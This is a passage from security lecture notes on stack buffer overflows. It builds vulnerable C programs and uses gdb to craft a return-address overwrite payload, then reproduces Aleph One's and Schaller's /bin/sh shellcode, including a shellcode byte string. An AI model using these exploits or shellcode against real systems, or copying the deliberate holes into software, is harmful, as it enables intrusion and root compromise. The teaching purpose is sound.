Base Pointer: This pointer is also frequently called the **Frame Pointer**. This register is denoted **ebp** for 32-bit processors and **rbp** for 64-bit processors. The address in the `ebp` register points to the base of the *current* stackframe. By its very nature, this address stays fixed as long as the flow of execution is in the current stackframe (as opposed to, say, the constantly changing memory address pointed to by the Stack Pointer). This allows for efficient memory dereferencing for accessing the function call parameters and the local variables in the function corresponding to the current stack frame. Note that these parameters and variables remain at fixed distances vis-a-vis the memory address pointed to by the Base Pointer regardless of push and pop operations on the stack.

Instruction Pointer: This register is denoted **eip**. This holds the address of the next CPU instruction to be executed.

- Shown below is the annotated version for a portion of the assembler output (shown earlier in this section) that illustrates more clearly the construction of the call stack:

```
...     .....     .....
...     .....     .....
.global foo
        .type       foo, @function    (directives useful for assembler/linker
                                       begin with a dot)

foo:
        pushl       %ebp              push the value stored in the register ebp
                                      into the stack.

        movl        %esp, %ebp        move the value in register esp to register ebp
                                      (we are using the AT&T (gcc) syntax:
                                      'op source dest')

        subl        $4, %esp          subtract decimal 4 from the value in esp register
                                      (so stack ptr will now point to 4 locations
                                      down, meaning in the direction in which
                                      the stack grows as you push info into it)

        movl        8(%ebp), %eax     move to accumulator a value that is stored at
                                      stack location decimal 8 + the memory address
                                      stored in ebp (this moves local var i into
                                      accumulator)

        addl        %eax, %eax        i + i

        movl        %eax, (%esp)      move the content of the accumulator into the
                                      stack location pointed to by the content of the
                                      esp register (this is where you would want to
                                      store the value of the local variable ii that
                                      then becomes the argument to bar)

        call        bar               call bar

        leave
        ....        ....
        ....        ....
```

- Note that by convention the stack grows downwards (which is opposite from how a stack is shown pictorially) and that, as the

stack grows, the addresses go from high to low. So when you push a 4-byte variable into the stack, the address to which the stack pointer will point will be the previous value minus 4. This should explain the `sub` instruction (for subtraction). The 'l' suffix on the instructions shown (as in `pushl`, `movl`, `subl`, etc.) stands for 'long', meaning that they are 32-bit instructions. **(By the same token, the suffix 'b' stands for single byte instructions, and 'w' for 'word', meaning 16-bit instructions.)** Considered without the suffixes, **push**, **mov**, **sub**, etc., are the *instruction mnemonics* that constitute the **x86 assembly language**. Other mnemonic instructions in this language include **jmp** for unconditional jump, **jne** for jump on non-equality, **je** for jump on equality, etc.

21.4.1: Buffer Overflow Attack: Overrunning the Memory Allocated on the Call Stack

- Next consider the following program in C:

```
// buffover.c

#include <stdio.h>

int main() {
    foo();
}

int foo(){
    char buffer[5]; char ch; int i = 0;
    printf("Say something: ");
    while ((ch = getchar()) != '\n')  buffer[i++] = ch;
    buffer[i] = '\0';
    printf("You said: %s\n", buffer);
    return 0;
}
```

This program asks a user to enter a message. Whatever the user enters in a single line is accepted as the message and stored in the array `buffer` of chars. [As the user enters keystrokes, the corresponding characters are entered into the operating system's keyboard buffer and then, when the user hits the "Enter" key on the keyboard, the operating system transfers the contents of the keyboard buffer into the `stdin` stream's internal buffer. The call to `getchar()` reads one character at a time from this buffer.]

- Let's now see what the call stack would look like just before the execution of the while loop in the program:

```
stack_ptr-->   i                  (four bytes of memory)
               ch                 (one byte of memory)
               buffer             (five bytes of memory)
               return-address to the top of the calling stack frame

               main
```

  For a more complete look at the call stack, you will have to examine the file generated by

```
gcc -S -O buffover.c -o buffover.S
```

  The assembler code in **buffover.S** shows more clearly how a jump instruction is used to execute the **while** loop of the source code.

- As the `while` loop is entering characters in the memory allocated to the array variable `buffer` on the stack, **there is no mechanism in place for stopping when the five bytes allocated to `buffer` are used up.**

- What happens next depends entirely on the details of how the stacks are implemented in a particular system and how the memory is allocated. If the system has the notion of a *memory word* consisting of, say, 32 bits and if stack memory is allocated at word boundaries, then as you overrun the buffer in the above program, the program will continue to function up to a point as you enter longer and longer messages in response to the prompt.

- But at some point, the string you enter will begin to overwrite the memory locations allocated to other variables on the stack and also possibly the location where the return address of the calling function is stored. When this happens, the program will be aborted with a segmentation fault. Check it out for yourself by compiling the program and executing it first with a short input and then with a very long input.

21.5: DEMONSTRATION OF PROGRAM MISBEHAVIOR CAUSED BY BUFFER OVERFLOW

- I will now give a vivid demonstration of how a program may continue to function but produce incorrect results because of buffer overflow on the stack.

- Let's consider the following variation on the program shown in Section 21.4.1:

```
// buffover2.c

#include <stdio.h>

int main() {
    while(1) foo();
}

int foo(){
    unsigned int yy = 0;
    char buffer[5]; char ch; int i = 0;
    printf("Say something: ");
    while ((ch = getchar()) != '\n')  buffer[i++] = ch;
    buffer[i] = '\0';
    printf("You said: %s\n", buffer);
    printf("The variable yy: %d\n", yy);
    return 0;
}
```

- The important difference here from the program `buffover.c` in the previous section is that now we define a new variable `yy` *before* allocating memory for the array variable `buffer`. The other change here, placing the call to `foo()` inside the infinite loop in `main` is just for convenience. By setting up the program in this manner, you can experiment with longer and longer input strings until you get a segfault and the program crashes. [Note again that we have two `while` loops in the code, one in `main()` so that you can experiment with longer and longer input strings, and the other inside `foo()` for transferring the contents of `stdin`'s buffer into the memory allocated (on the stack) to the array `buffer` one char at a time.]

- The stack frame for `foo()` just prior to the execution of its `while` loop will look like:

```
stack_ptr-->   i                  (four bytes of memory)
               ch                 (one byte of memory)
               buffer             (five bytes of memory)
               yy                 (four bytes)
               return-address to the top of the calling stack frame

               main
```

  As you enter longer and longer messages in response to the "`Say something:`" prompt, what gets written into the array `buffer` would at some point overwrite the memory allocated to the variable `yy`.

- So, whereas the program logic dictates that the value of the local

variable `yy` should always be 0, what you actually see may depend on what string you entered in response to the prompt. When I interact with the program on my Linux laptop, I see the following behavior:

```
Say something: 01234567890123456789012345678
You said: 01234567890123456789012345678
The variable yy: 0                                    <-----  correct

Say something: 012345678901234567890123456789
You said: 012345678901234567890123456789
The variable yy: 56                                   <------  ERROR

Say something: 0123456789012345678901234567890
You said: 0123456789012345678901234567890
The variable yy: 14648                                <------  ERROR

Say something: 01234567890123456789012345678901
You said: 01234567890123456789012345678901
The variable yy: 3160376                              <------  ERROR

Say something: 012345678901234567890123456789012
You said: 012345678901234567890123456789012
The variable yy: 825243960                            <------  ERROR

....
```

- As you would expect, as you continue to enter longer and longer strings, at some point the program will crash with a segfault.

- Ordinarily, you would compile the program shown above with a command line like

```
gcc buffover2.c  -o  buffover2
```

which would leave the executable in a file named `buffover2`. However, if you are unable to reproduce the buffer overflow effect with the compilation command as shown above, try the following:

```
gcc -fno-stack-protector  buffover2.c  -o  buffover2
```

One of the mechanisms used for stack protection in the more recent versions of `gcc` is to move the array variables to the highest level of a stack frame where any overflows are less likely to cause problems with scalar variables, the return address, etc. If you are unable to reproduce my demonstration with the first of the two command lines shown above, it is because of this rearrangement of the variables of the `buffover2.c` program. With this rearrangement, overflowing the stack memory allocated to the array `buffer` does not overwrite the memory allocated to the local variable `yy`. [**It is rather easy to be lulled into complacency by the default stack protection provided by `gcc`. As I will show in the next section, this protection does not prevent some extremely ordinary attempts at stack memory corruption.**]

21.6: USING gdb TO CRAFT PROGRAM INPUTS FOR EXPLOITING BUFFER-OVERFLOW VULNERABILITY

- As you now know, exploiting a buffer overflow vulnerability in some application software means, first, that there exists in the application at least one function that requires a string input at run time, and, second, when this function is called with a specially formatted string, that would cause the flow of execution to be redirected in a way that was not intended by the creators of the application.

- Our goal in this section is to answer the question: How does one craft the specially formatted string that would be needed for a buffer overflow exploit?

- One of the most basic tools you need for designing such a string is an assembler-level debugger such as the very popular GNU `gdb`.

- We will carry out our buffer-overflow input-string design exercise on the following C file:

```
// buffover4.c

#include <stdio.h>
#include <string.h>

void foo(char *s) {
    char buf[4];
    strcpy(buf, s);
    printf("You entered: %s", buf);
}

void bar() {
  printf("\n\nWhat? I was not supposed to be called!\n\n");
  fflush(stdout);
}

int main(int argc, char *argv[]) {
  if (argc != 2) {
    printf("Usage: %s some_string", argv[0]);
    return 2;
  }
  foo(argv[1]);
  return 0;
}
```

Note the following three features of this program:

1. As you can see from **main**, the program requires that you call it with exactly one string as a command-line argument. [The argument count held by `argc` includes the name of the program (which in our case is `buffover4.c`).]

2. **main** calls **foo()** with the command-line argument received by **main**. The function **foo()** is obviously vulnerable to buffer

overflow since it uses `strcpy()` to copy its argument string into the array variable `buf` that has only 4 bytes allocated to it.

3. The function `bar()` is NOT called anywhere in the code. Therefore, ordinarily, you would never see in your terminal window the message that is supposed to be printed out by `printf()` in `bar()`.

- Our goal in this section is to design an input string that when fed as a command-line argument to the above program would cause the flow of execution to move into the function `bar()`, with the result that the message shown inside `bar()` will be printed out.

- We obviously want the overflow in the buffer allocated to the array variable `buf` to be such that it overruns the stack memory location where the stack-frame created for `foo()` stores the return address. *As mentioned previously, the return address points to the top of the stackframe of the calling function.* Even more importantly, this overwrite must be such that the new return address corresponds to the entry into the code for the function `bar()`. [If you just randomly overrun the buffer and overwrite the return address in a stack frame, you are likely to create a pointer to some invalid location in the memory. When that happens, the program will just crash with a segfault. That is, with a random overwrite of the return address in a stackframe, you are unlikely to cause the thread of execution to initiate the execution of another function.]

- In the rest of this section, I will show how you can "design" an input string for the program shown above so that the buffer overflow vulnerability in the `foo()` function can be exploited to steer at run-time the flow of execution into the `bar()` function.

- The step-by-step demonstration presented below was created with Ubuntu 10.4 64-bit Linux distribution. [If you are not sure as to whether you are running a 32 bit or a 64 bit Linux distribution, do either `uname -a` or `uname -m`. In either case, for 64-bit Linux, you will see the substring `x86_64` in the string that is returned.]

- Note that since we will be working with 64-bit memory addressing, as mentioned previously in Section 21.4, in the discussion that follows the register that holds the stack pointer is named `rsp` and the register that holds the frame pointer is named `rbp`.

- Here are the steps:

Step 1: Compile the code with the '-g' option in order to produce the information needed by the debugger:

```
gcc -g buffover4.c -o buffover4
```

Do realize that we are leaving in place the default stack protection provided by the `gcc` compiler. As you will see, this default stack protection does not do us any good.

Step 2: We now run the executable `buffover4` inside the `gbb` debugger:

```
gdb buffover4
```

Step 3: We need the memory address for entry to the object code for the `bar()` function. As stated earlier, when the return address in the stackframe for `foo()` is overwritten, we want the new address to be the entry into the object code for `bar()`. So we ask `gdb` to show the assembler code for `bar()`. This we do by

```
(gdb)  disas bar
```

where `(gdb)` is the debugger prompt and where `disas` is simply short for the command `disassembly` — you can use either version. The above invocation will produce an output like

```
Dump of assembler code for function bar:
   0x000000000040068e <+0>:     push   %rbp
   0x000000000040068f <+1>:     mov    %rsp,%rbp
   0x0000000000400692 <+4>:     mov    $0x400800,%edi
   0x0000000000400697 <+9>:     callq  0x400528 <puts@plt>
   0x000000000040069c <+14>:    mov    0x20099d(%rip),%rax # 0x601040 ...
   0x00000000004006a3 <+21>:    mov    %rax,%rdi
   0x00000000004006a6 <+24>:    callq  0x400558 <fflush@plt>
   0x00000000004006ab <+29>:    leaveq
   0x00000000004006ac <+30>:    retq
End of assembler dump.
```

From the above dump, we get hold of the first memory location that signifies the entry into the object code for `bar()`. For the compilation we just carried out, this is given by `0x000000000040068e`. We are only going to need the last four bytes of this memory address: `0040068e`. When we overwrite the buffer for the array `buf` in `foo()`, we want the four bytes `0040068e` to be the overwrite for the return address in `foo`'s stackframe.

Step 4: Keeping in the mind the four bytes shown above, we now synthesize a command-line argument needed by our program `buffover4`. This we do by

```
(gdb)   set args ‘perl -e ’print "A" x 24 . "\x8e\x06\x40\x00"’‘
```

Note that we are asking `perl` to synthesize for us a 28 byte string in which the first 24 characters are just the letter 'A' and the last four bytes are what we want them to be. In the above invocation, `set args` is a command to `gdb` to set what is returned by `perl` as a command-line argument for `buffover4` object code. The option '-e' to `perl` causes Perl to evaluate what is inside the forward ticks. The operator 'x' is Perl's replication operator and the operator '.' is Perl's string concatenation operator. Note that the argument to `set args` is inside backticks, which causes the evaluation of the argument. [Also note that the four bytes we want to use for overwriting the return address are in the reverse order of how they are needed. This is to take care of the big-endian to little-endian conversion problem.]

Step 5: We are now ready to set a couple of breakpoints for the debugger. Our first breakpoint will be at the entry to `foo()` and our second breakpoint at a point just before the exit from this function. To set the first breakpoint, we say

```
(gdb)   break foo
```

Step 6: For the second breakpoint, as mentioned above, we need a point just before the thread of execution exits the stackframe for `foo()`. To locate this point, we again call on the disassembler:

```
(gdb)  disas foo
```

This will cause the debugger to display something like:

```
Dump of assembler code for function foo:
   0x0000000000400654 <+0>:     push   %rbp
   0x0000000000400655 <+1>:     mov    %rsp,%rbp
   0x0000000000400658 <+4>:     sub    $0x20,%rsp
   0x000000000040065c <+8>:     mov    %rdi,-0x18(%rbp)
   0x0000000000400660 <+12>:    mov    -0x18(%rbp),%rdx
   0x0000000000400664 <+16>:    lea    -0x10(%rbp),%rax
   0x0000000000400668 <+20>:    mov    %rdx,%rsi
   0x000000000040066b <+23>:    mov    %rax,%rdi
   0x000000000040066e <+26>:    callq  0x400548 <strcpy@plt>
   0x0000000000400673 <+31>:    mov    $0x4007f0,%eax
   0x0000000000400678 <+36>:    lea    -0x10(%rbp),%rdx
   0x000000000040067c <+40>:    mov    %rdx,%rsi
   0x000000000040067f <+43>:    mov    %rax,%rdi
   0x0000000000400682 <+46>:    mov    $0x0,%eax
   0x0000000000400687 <+51>:    callq  0x400518 <printf@plt>
   0x000000000040068c <+56>:    leaveq
   0x000000000040068d <+57>:    retq
End of assembler dump.
```

We will set the second breakpoint to the assembly instruction `leaveq`:

```
(gdb)  break *0x000000000040068c
```

Step 7: Now we are ready to run the code:

```
(gdb)  run
```

As you would expect, this execution will halt at the first breakpoint. Given that our code is so simple, it won't even take a moment for that to happen. When the execution halts at the breakpoint, `gdb` will print out something like this:

```
Starting program: /home/kak/course.d/ece404.11.d/BufferOverflow/buffover4 ‘perl -e .....
Breakpoint 1, foo (s=0x7fffffffe757 ’A’ <repeats 24 times>"\216, \006@") at buffover4.c:13
```

Step 8: With the execution halted at the first breakpoint, we want to examine the contents of the stackframe for `foo`. To see what the stack

pointer is pointing to, we invoke the GDB commands shown below. The values returned are displayed in the commented out portions of the display:

```
(gdb) print /x *(unsigned *) $rsp       # what is at the stack location
                                        # pointed to by stack pointer
                                        #  $1 = 0xffffe410

(gdb) print /x $rbp                     # what is stored in frame pointer
                                        #  $2 = 0x7fffffffe2f0

(gdb) print /x *(unsigned *) $rbp       # what is at the stack location
                                        # pointed to by frame pointer
                                        #  $3 = 0xffffe310

(gdb) print /x *((unsigned *) $rbp + 2) # what is the return address
                                        # for this stackframe
                                        #  $4 = 0x4006f8

(gdb) print /x $rsp                     # what is stored in stack pointer
                                        #  $5 = 0x7fffffffe2d0
```

The specific values we have shown as being returned by the print commands are for this particular demonstration. That is, if we were to recompile `buffover4.c`, especially if we do so after we have changed anything at all in the source code, these values would surely be different.

Step 9: Let's now examine a segment of 48 bytes on the stack starting at the location pointed to by the stack pointer:

```
(gdb)   x /48b $rsp
```

This will return an output like

```
0x7fffffffe2d0: 0x10    0xe4    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe2d8: 0x57    0xe7    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe2e0: 0xa8    0x9a    0xa6    0xf7    0xff    0x7f    0x00    0x00
```

```
0x7fffffffe2e8: 0x10    0x07    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffe2f0: 0x10    0xe3    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe2f8: 0xf8    0x06    0x40    0x00    0x00    0x00    0x00    0x00
```

You see a six line display of bytes. In the first line, the first four bytes are, in reverse order, the bytes at the location on the stack that is pointed to by what is stored in the stack pointer — earlier we showed this value to be `0xffffe410`. The first four bytes in the fifth line are, again in reverse order, the value stored at the stack location pointed to by the frame pointer. Earlier we showed that this value is `0xffffe310`. Again you saw earlier that when we printed out the return address directly, it was `0x4006f8`. The bytes shown in reverse order in the sixth line, `0xf8`, `0x06`, `0x40`, and `0x00`, correspond to this return address.

It has been a while since we talked about the flow of execution having stopped at the first breakpoint, which we set at the entry into `foo`. To confirm that fact, if you wish you can now execute the command

```
(gdb)   disas foo
```

You will see the assembler code for `foo` and an arrow therein that will show you where the program execution is currently stopped.

Step 10: Having examined the various registers and the stackframe for `foo`, it is time to resume program execution. This we do by

```
(gdb)  cont
```

where the command `cont` is the short form of the command `continue`. The thread of execution will come to a halt at our second breakpoint, which is just before the exit from the object code for `foo`, as you will recall. To signify this fact, `gdb` will print out the following message on the screen:

```
Breakpoint 2, foo (s=0x7fffffffe757 'A' <repeats 24 times>"\216, \006@") ....
```

Step 11: At this point, we should have overrun the buffer allocated to the array variable `buf` and hopefully we have managed to overwrite the location in `foo`'s stackframe where the return address is stored. To confirm that fact, it is time to examine this stackframe again:

```
(gdb) print /x $rsp                       # what is stored in stack pointer
                                          #   $6 = 0x7fffffffe2d0

(gdb) print /x *(unsigned *) $rsp         # what is at the stack location
                                          # pointed to by stack pointer
                                          #   $7 = 0xffffe410

(gdb) print /x $rbp                       # what is stored in frame pointer
                                          #   $8 = 0x7fffffffe2f0

(gdb) print /x *(unsigned *) $rbp         # what is at the stack location
                                          # pointed to by frame pointer
                                          #   $9 = 0x41414141

(gdb) print /x *((unsigned *) $rbp + 2) # what is the return address
                                          # for this stackframe
                                          #   $10 = 0x40068e
```

As you can see, we have managed to overwrite both the contents of the stack location pointed to by the frame pointer and the return address in the stackframe for `foo`.

Step 12: To see the consequences of the overwrite of `foo`'s return address, let's first create a new breakpoint at the entry into `bar` by

```
(gdb)   break bar
```

GDB will come back with:

```
Breakpoint 3 at 0x400692: file buffover4.c, line 18.
```

Step 13: Recall that we are currently stopped at the second breakpoint, which is just before the exit from `foo`. To get past this breakpoint, let's now step through the execution one machine instruction at a time by issuing the commands:

```
(gdb)   stepi

(gdb)   stepi
```

The first call above will elicit an error message that you can ignore. I believe this message is a result of the overwrite of the location pointed to by the frame pointer. The second call, however, will elicit the following from `gdb`:

```
0x000000000040068f      17      void bar() {
```

Now you know for sure that you are inside the object code for `bar`. This means that our overwrite of the return address in the stackframe for `foo` worked.

Step 14: We will now issue the following commands:

```
(gdb)   cont

(gdb)   cont
```

The first command will take us to the third breakpoint we set earlier. And the second will cause the following to be displayed in your terminal window:

```
Continuing.

You entered: AAAAAAAAAAAAAAAAAAAAAAA@

What? I was not supposed to be called!

Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffe3f8 in ?? ()
```

The code in `bar()` was executed successfully before we hit segfault.

- Now that we successfully designed a string that overwrites the return address in `foo`'s stackframe, we can feed it directly into our application program by

```
buffover4 ‘perl -e ’print "A" x 24 . "\x8e\x06\x40\x00"’‘
```

and what you will see will be a response like

```
You entered: AAAAAAAAAAAAAAAAAAAAAAAA@

What? I was not supposed to be called!

Segmentation fault
```

- A program input-string designed in the manner described above will, in general, work only for a specific compilation of the source code. Should there be a need to recompile the program `buffover4.c`, especially if you do the recompilation after you have made a change to the source code, you may have to redesign the input string that would result in return address overwrite.

- Finally, some of the other `gdb` commands that you will find useful in the context described here are: `list` to see where exactly you are in the source code at a given moment; `s` to

step into the next function; `bt` to see a listing of all the stack-frames currently in the stack; `frame i` to see the a particular stackframe; `info frame i` to see the values stored in the stack frame at the locations pointed to by the stack pointer, the frame pointer, etc.; `info locals` to see the values stored for the local variables; `info break` to see the information on the breakpoints; `info registers` for the various registers. If you want to print out the value of a local variable in hex, you say `print /x variable_name`; and so son. You enter `quit` to exit the debugger.

21.7: USING BUFFER OVERFLOW TO SPAWN A SHELL

- If an attacker can use a buffer overflow in the stack or in the heap to spawn a shell, especially the root shell, you can well imagine the havoc that the attacker can cause in your machine.

- Step-by-step instructions on how buffer overflow can be exploited to spawn a shell were first published pseudonymously under the name Aleph One in 1996 in what is now considered to be one of the most famous articles in computer security. The title of the article is *"Smashing The Stack For Fun And Profit"* and it was published in a journal called Phrack. [As is now known, the real name of this author is Elias Levy. In the year 2000, he was named by Network Computing as one of the 10 most influential people at that time. As to why, Elias used to moderate the BugTraq mailing list for computer security information during the days when most large corporations would shove under the rug any reports about flaws in their software and hardware products. The BugTraq mailing list allowed engineers and programmers to post these flaws without fear of reprisals from their employers. As a result, BugTraq contributed significantly to raising general awareness regarding security vulnerabilities. He was also the CTO and the co-founder of the company SecurityFocus, which was acquired by Symantec in 2002.]

- My goal in the rest of this section is to point to main highlights of the Aleph One recipe for spawning a shell with buffer overflow. As for the details, the reader should read through the following document:

  `stack_smashing_annotated.txt`

  that is bundled with the code associated with Lecture 21 at the "Lecture Notes on Computer and Network Security" website. As its title suggests, this document is an annotated version of the paper by Aleph One. The not-yet-fully-completed annotations are by me and were necessitated by the fact that both the compiler `gcc` and the assembler code instruction sets have evolved during the last 20 years and those changes need to be accounted for if you want to create a modern implementation based on Aleph One's recipe.

- A good starting point for spawning a shell through buffer overflow is to first see how a shell can be spawned through a program (as opposed to through the command-line directly, which is what we do most of the time). Here is a program from Aleph One that does the job for you:

```
// shellcode.c

#include <stdio.h>
#include <unistd.h>

int main() {
   char* name[2];
```

```
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

- If you compile the code shown above with, say, "`gcc -o shellcode shellcode.c`" and run the executable, it will immediately put you in a shell in which you'll be able to execute any command that your login credentials allow.

- In order to create a command-line string argument for buffer overflow, as shown by Aleph One, we can do that by using segments of the assembler code instructions for the program shown above. As you saw in the previous section, this is again best done with the help of the `gdb` debugger tool. Let's go ahead and do that. However, in order to stay to close to the spirit of Aleph One's narrative, let's carry out a 32-bit compilation of this code with [You can run 32-bit code on a 64-bit processor provided you have the requisite libraries installed.]:

  ```
  gcc -m32 -o shellcode -ggdb -static shellcode.c
  ```

  where the "`-static`" option incorporates the code for the call to `execve` within the executable that is produced. Without this flag, the executable will only have a reference to the library that would need to be linked in at run time. Let's invoke the debugger on the output file

  ```
  gdb shellcode
  ```

and examine the assembler code for `main`:

```
disas main
```

We get

```
Dump of assembler code for function main:
   0x0804887c <+0>:     lea    0x4(%esp),%ecx
   0x08048880 <+4>:     and    $0xfffffff0,%esp
   0x08048883 <+7>:     pushl  -0x4(%ecx)
   0x08048886 <+10>:    push   %ebp
   0x08048887 <+11>:    mov    %esp,%ebp
   0x08048889 <+13>:    push   %ecx
   0x0804888a <+14>:    sub    $0x14,%esp
   0x0804888d <+17>:    mov    %gs:0x14,%eax
   0x08048893 <+23>:    mov    %eax,-0xc(%ebp)
   0x08048896 <+26>:    xor    %eax,%eax
   0x08048898 <+28>:    movl   $0x80bad08,-0x14(%ebp)
   0x0804889f <+35>:    movl   $0x0,-0x10(%ebp)
   0x080488a6 <+42>:    mov    -0x14(%ebp),%eax
   0x080488a9 <+45>:    sub    $0x4,%esp
   0x080488ac <+48>:    push   $0x0
   0x080488ae <+50>:    lea    -0x14(%ebp),%edx
   0x080488b1 <+53>:    push   %edx
   0x080488b2 <+54>:    push   %eax
   0x080488b3 <+55>:    call   0x806c620 <execve>
   0x080488b8 <+60>:    add    $0x10,%esp
   0x080488bb <+63>:    mov    $0x0,%eax
   0x080488c0 <+68>:    mov    -0xc(%ebp),%ecx
   0x080488c3 <+71>:    xor    %gs:0x14,%ecx
   0x080488ca <+78>:    je     0x80488d1 <main+85>
   0x080488cc <+80>:    call   0x806ef20 <__stack_chk_fail>
   0x080488d1 <+85>:    mov    -0x4(%ebp),%ecx
   0x080488d4 <+88>:    leave
   0x080488d5 <+89>:    lea    -0x4(%ecx),%esp
   0x080488d8 <+92>:    ret
End of assembler dump.
```

and, while in the debugger, making the call "`disas execve`" returns

```
Dump of assembler code for function execve:
   0x0806c620 <+0>:     push   %ebx
   0x0806c621 <+1>:     mov    0x10(%esp),%edx
   0x0806c625 <+5>:     mov    0xc(%esp),%ecx
   0x0806c629 <+9>:     mov    0x8(%esp),%ebx
   0x0806c62d <+13>:    mov    $0xb,%eax
   0x0806c632 <+18>:    call   *0x80ea9f0
```

```
   0x0806c638 <+24>:    pop    %ebx
   0x0806c639 <+25>:    cmp    $0xfffff001,%eax
   0x0806c63e <+30>:    jae    0x8070520 <__syscall_error>
   0x0806c644 <+36>:    ret
End of assembler dump.
```

- As explained by Aleph One, one examines the assembler code shown above and, from the code, puts together a sequence of assembler instructions needed for synthesizing a "shellcode" character array for buffer overflow. Here is one example of such a sequence of assembler instructions from Aleph One:

```
// shellcodeasm.c
int main() {
__asm__ (
        "jmp    0x2a;"                  // 3 bytes
        "popl   %esi;"                  // 1 byte
        "movl   %esi,0x8(%esi);"        // 3 bytes
        "movb   $0x0,0x7(%esi);"        // 4 bytes
        "movl   $0x0,0xc(%esi);"        // 7 bytes
        "movl   $0xb,%eax;"             // 5 bytes
        "movl   %esi,%ebx;"             // 2 bytes
        "leal   0x8(%esi),%ecx;"        // 3 bytes
        "leal   0xc(%esi),%edx;"        // 3 bytes
        "int    $0x80;"                 // 2 bytes
        "movl   $0x1, %eax;"            // 5 bytes
        "movl   $0x0, %ebx;"            // 5 bytes
        "int    $0x80;"                 // 2 bytes
        "call   -0x2f;"                 // 5 bytes
        ".string \"/bin/sh\";"          // 8 bytes
);
}
```

- Next, you would need to compile the assembler code shown above with a command like [You may have to first install the `gcc-multilib` library for this to work. You can do that with a command like "`sudo apt-get install gcc-multilib`"]

```
gcc -m32 -o shellcodeasm -ggdb shellcodeasm.c
```

- You can examine the assembler code and the associated opcodes with `gdb`. For example, to see the `main` section of the assembler code and the opcodes in that section, we invoke `disas` inside the debugger with the `/r`' option:

```
gdb shellcodeasm

disas /r main
```

which returns

```
Dump of assembler code for function main:
   0x080483db <+0>:     55                      push   %ebp
   0x080483dc <+1>:     89 e5                   mov    %esp,%ebp
   0x080483de <+3>:     e9 47 7c fb f7          jmp    0x2a
   0x080483e3 <+8>:     5e                      pop    %esi
   0x080483e4 <+9>:     89 76 08                mov    %esi,0x8(%esi)
   0x080483e7 <+12>:    c6 46 07 00             movb   $0x0,0x7(%esi)
   0x080483eb <+16>:    c7 46 0c 00 00 00 00    movl   $0x0,0xc(%esi)
   0x080483f2 <+23>:    b8 0b 00 00 00          mov    $0xb,%eax
   0x080483f7 <+28>:    89 f3   mov             %esi,%ebx
   0x080483f9 <+30>:    8d 4e 08                lea    0x8(%esi),%ecx
   0x080483fc <+33>:    8d 56 0c                lea    0xc(%esi),%edx
   0x080483ff <+36>:    cd 80                   int    $0x80
   0x08048401 <+38>:    b8 01 00 00 00          mov    $0x1,%eax
   0x08048406 <+43>:    bb 00 00 00 00          mov    $0x0,%ebx
   0x0804840b <+48>:    cd 80                   int    $0x80
   0x0804840d <+50>:    e8 bf 7b fb f7          call   0xfffffd1
   0x08048412 <+55>:    2f                      das
   0x08048413 <+56>:    62 69 6e                bound  %ebp,0x6e(%ecx)
   0x08048416 <+59>:    2f                      das
   0x08048417 <+60>:    73 68                   jae    0x8048481 <__libc_csu_init+81>
   0x08048419 <+62>:    00 b8 00 00 00 00       add    %bh,0x0(%eax)
   0x0804841f <+68>:    5d                      pop    %ebp
   0x08048420 <+69>:    c3                      ret
End of assembler dump.
```

- In order to generate the "shellcode" for buffer overflow, you would need to dump out the opcodes in the executable for the above program. You can see the opcodes with a tool like `objdump` as in the following commands:

```
objdump -d shellcodeasm

objdump -d shellcodeasm | grep \<main\>: -A 20
```

The first command spits out the opcodes for the whole program and second shows 20 lines of the output for the `main` section of the executable. This will be identical to what was shown for `main` previously with the "`disas /r main`" command inside the debugger.

- You can string together the opcodes into a shellcode string. The shellcode string put together by Alpeh One for one of his buffer overflow examples is shown in the following C program:

```
// overflow1.c

char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

int main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
  return 0;
}
```

- If you compile the program shown and execute it, you will be placed in a shell — provided you run your code on a i386 processor. In order to create the shellcode for a 64-bit x86 processor, you'd need to follow the recipe in the annotated document mentioned at the beginning of this section. That is left to you, the reader, as an exercise.

- In the rest of this section, I will show the assembler instructions compiled by Patrick Schaller in his tutorial "Tutorial: Buffer Overflows". This compilation of the assembler instructions when executed will put you in a shell on a modern x86 processor. Here it is:

```
// shellcodeasm3.c
// by Patrick Schaller

int main()
{
  __asm__(
   "xor  %eax, %eax\n"     // eax = NULL
   "push %eax\n"           // terminate string with NULL
   "push $0x68732f2f\n"    // //sh (little endian)
   "push $0x6e69622f\n"    // /bin (little endian)
   "mov  %esp, %ebx\n"     // pointer to /bin//sh in ebx
   "push %eax\n"           // create array for argv[]
   "push %ebx\n"           // pointer to /bin//sh in argv
   "mov  %esp, %ecx\n"     // pointer to argv[] in ecx
   "mov  %eax, %edx\n"     // NULL (envp[]) in edx
   "movb $0xb, %al\n"      // 11 = execve syscall in eax
   "int  $0x80\n"          // soft interrupt
   );
}
```

These assembler instructions seek to make a system call to the Linux function `execve` whose signature is

```
int execve( const char *filename, char *const argv[], char *const envp[])
```

with the first parameter `filename` set to a pointer to the pathname to the function that `execve` must execute, which in our case is the `NULL`-terminated character sequence "`//bin/sh`"; with the second parameter `argv` set to an array of argument strings passed to the function that will be executed by `execve` — in our case, that is a pointer to an array whose first element is again "`//bin/sh`"; and with the third parameter `envp`, meant for setting the environment variables, will be set to `NULL` in our case. Note how the first instruction uses the `xor` operator to create a `NULL` in the `EAX` register. Also, as stated in the associated comment, the hex `0x68732f2f` is the little-endian representation of the string "`//sh`" and the hex `0x6e69622f` the little-endian representation of the string "`/bin`". After successfully pushing the `NULL`-terminated character sequence "`/bin/sh`" into the stack, the stack-pointer will contain the address of this character sequence in the stack. So, next, we place this address in the register `EBX`; and so on. [Note that the last instruction `int 0x80` is a mnemonic for "interrupt 0x80", meaning a system call through a software interrupt. The interrupt handler in this case is identified by `0x80`, which is the Linux kernel itself. As to which 